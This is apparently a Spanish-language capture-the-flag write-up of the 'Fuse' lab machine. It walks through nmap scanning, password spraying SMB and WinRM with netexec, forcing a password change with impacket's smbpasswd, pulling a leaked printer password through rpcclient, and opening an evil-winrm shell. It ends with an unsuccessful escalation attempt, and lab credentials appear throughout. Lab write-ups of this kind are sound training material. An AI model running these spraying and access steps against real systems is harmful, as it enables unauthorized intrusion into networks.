
Fuse - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-10-22 07:22:02Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds (workgroup: FABRICORP)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fabricorp.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49675/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49680/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49698/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

Vemos que pertenece a un dominio llamado "fabricorp.local". Cuando en el navegador buscamos la IP nos encontramos un tambien un subdominio:



Encontramos lo siguiente tras aplicar la resolucion dns en el archivo /etc/hosts:



Si nos descargamos el CSV podemos encontrar varios usuarios:

Time	User	Pag
2020-05-29 17:50:10	pmerton	
2020-05-29 17:53:55	tlavel	
2020-05-30 16:37:45	sthompson	
2020-05-30 16:42:19	sthompson	
2020-05-30 17:07:06	sthompson	

Time	User	Pa
2020-06-10 17:40:21	bhult	
2020-06-10 19:18:17	administrator	

Utilizando la herramienta netexec (la actual crackmapexec) vamos a realizar un ataque de fuerza bruta para descubrir la contraseña de los usuarios que hemos conseguido, para acceder al protocolo smb:

```
└─$ netexec smb fabricorp.local -u users.txt -p users.txt
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricor
(SMBv1:True)
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\pmerton:pmerton STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:pmerton STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\sthompson:pmerton STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bhult:pmerton STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\administrator:pmerton STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\pmerton:tlavel STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:tlavel STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\sthompson:tlavel STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bhult:tlavel STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\administrator:tlavel STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\pmerton:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\sthompson:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\bhult:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\administrator:sthompson STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\pmerton:bhult STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:bhult STATUS_LOGON_FAILURE
SMB         10.10.10.193    445    FUSE             [-] fabricorp.local\sthompson:bhult STATUS_LOGON_FAILURE
```

Estoy utilizando el nombre de los usuarios como credenciales pero no encuentra nada. Como el diccionario rockyou es demasiado grande y tardaria mucho vamos a utilizar la herramienta "Cewl". Esta herramienta crea una wordlist con todas las palabras que se contemplen en la url seleccionada:

```
cewl --with-numbers http://fuse.fabricorp.local/papercut/logs/html/index.htm > wordlist.txt
```

Ahora volvemos a realizar un ataque de fuerza bruta con la wordlist que hemos conseguido, añadiendo la flag "--continue-on-success" para que siga buscando mas contraseñas aunque encuentre una:

```
└─$ netexec smb fabricorp.local -u users.txt -p pass.txt --continue-on-success| grep -v "STATUS_LOGON_FAILURE"
SMB                     10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:FUSE) (domain:fabricorp.local) (s
igning:True) (SMBv1:True)
SMB                     10.10.10.193    445    FUSE             [-] fabricorp.local\tlavel:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
SMB                     10.10.10.193    445    FUSE             [-] fabricorp.local\bhult:Fabricorp01 STATUS_PASSWORD_MUST_CHANGE
```


Ha encontrado la contraseña "Fabricorp01" para el usuario "tlavel" y "bhult". No nos dice que es correcta sino que tenemos que cambiar la contraseña. Como vemos, no nos deja hacer login con esa contraseña:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbmap -H fabricorp.local -u tlavel -p Fabricorp01 2>/dev/null

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 0 SMB connections(s) and 0 authenticated session(s)
[*] Closed 0 connections
```

Vamos a buscar como podemos cambiarla para poder iniciar session:



Podemos utilizar la herramienta smbpasswd pero me da errores:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ smbpasswd -r fabricorp.local -U bhult
Old SMB password:
New SMB password:
Retype new SMB password:
machine fabricorp.local rejected the password change: Error was : The transport connection is now disconnected..
```

Vemos que tenemos un script en python que hace lo mismo

```
┌──(kali㉿kali)-[~/Downloads]
└─$ locate smbpasswd.py
/home/kali/.local/bin/smbpasswd.py
```

Como no disponia de impacket-smbpasswd he creado un alias con ese nombre, asi cada vez que ejecute "impacket-smbpasswd" se ejecuta ese script en python:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ alias impacket-smbpasswd='python3 /usr/share/doc/python3-impacket/examples/smbpasswd.py'
```

Vamos a ejecutar "impacket-smbpasswd":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-smbpasswd tlavel:Fabricorp01@10.10.10.193 -newpass 'P@ssw0rd123$!'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Password was changed successfully.

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.10.193 -u "tlavel" -p 'P@ssw0rd123$!'
SMB         10.10.10.193    445    FUSE             [*] Windows Server 2016 Standard 14393 x64 (name:F
(SMBv1:True)
SMB         10.10.10.193    445    FUSE             [+] fabricorp.local\tlavel:P@ssw0rd123$!
```

Vemos que ahora nos ha dejado cambiarla. Como el puerto 139 (netbios) esta abierto vamos a utilizar la herramienta rcpclient para enumerar recursos del sistema, como los usuarios:

```
rpcclient -U 'bhult%P@ssw0rd12345$!' fuse.fabricorp.local
```

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[svc-print] rid:[0x450]
user:[bnielson] rid:[0x451]
user:[sthompson] rid:[0x641]
user:[tlavel] rid:[0x642]
user:[pmerton] rid:[0x643]
user:[svc-scan] rid:[0x645]
user:[bhult] rid:[0x1bbd]
user:[dandrews] rid:[0x1bbe]
user:[mberbatov] rid:[0x1db1]
user:[astein] rid:[0x1db2]
user:[dmuir] rid:[0x1db3]
```

Como vemos que en el puerto 80 habia una impresora podemos enumerarla para sacar informacion sobre ella:

```
└─$ rpcclient -U 'bhult%P@ssw0rd12345$!' fuse.fabricorp.local
rpcclient $> enumprinters
        flags:[0x800000]
        name:[\\FUSE.FABRICORP.LOCAL\HP-MFT01]
        description:[\\FUSE.FABRICORP.LOCAL\HP-MFT01,HP Universal Printing PCL 6,Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)]
        comment:[]
```

Como podemos ver, nos filtra una contraseña: "$fab@s3Rv1ce$1". Como tenemos un listado de usuarios y una contraseña, vamos a validar si estas credenciales pueden pertenercer a winrm:

```
└─$ cat users
Administrator
Guest
krbtgt
DefaultAccount
svc-print
bnielson
sthompson
tlavel
pmerton
svc-scan
bhult
dandrews
mberbatov
astein
dmuir
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.10.193 -u users -p '$fab@s3Rv1ce$1' --continue-on-success
WINRM       10.10.10.193    5985   FUSE             [*] Windows 10 / Server 2016 Build 14393 (name:FUSE) (domain:fabricorp.local)
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\Administrator:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\Guest:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\krbtgt:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\DefaultAccount:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [+] fabricorp.local\svc-print:$fab@s3Rv1ce$1 (Pwn3d!)
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\bnielson:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\sthompson:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\tlavel:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\pmerton:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\svc-scan:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\bhult:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\dandrews:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\mberbatov:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\astein:$fab@s3Rv1ce$1
WINRM       10.10.10.193    5985   FUSE             [-] fabricorp.local\dmuir:$fab@s3Rv1ce$1
```

Hemos conseguido la contraseña de el usuario "svc-print". Vamos a conectarnos con "evil-winrm":

```
└─$ evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation

Data: For more information, check Evil-WinRM GitHub: https://github

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami
fabricorp\svc-print
```

ESCALADA DE PRIVILEGIOS

Tenemos el privilegio "SeLoadDriverPrivilege", por lo que podemos cargar o descargar drivers. Lo que puede permitir la elevacion de privilegios

```
*Evil-WinRM* PS C:\Windows\temp> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

No he conseguido realizar la escalada con este privilegio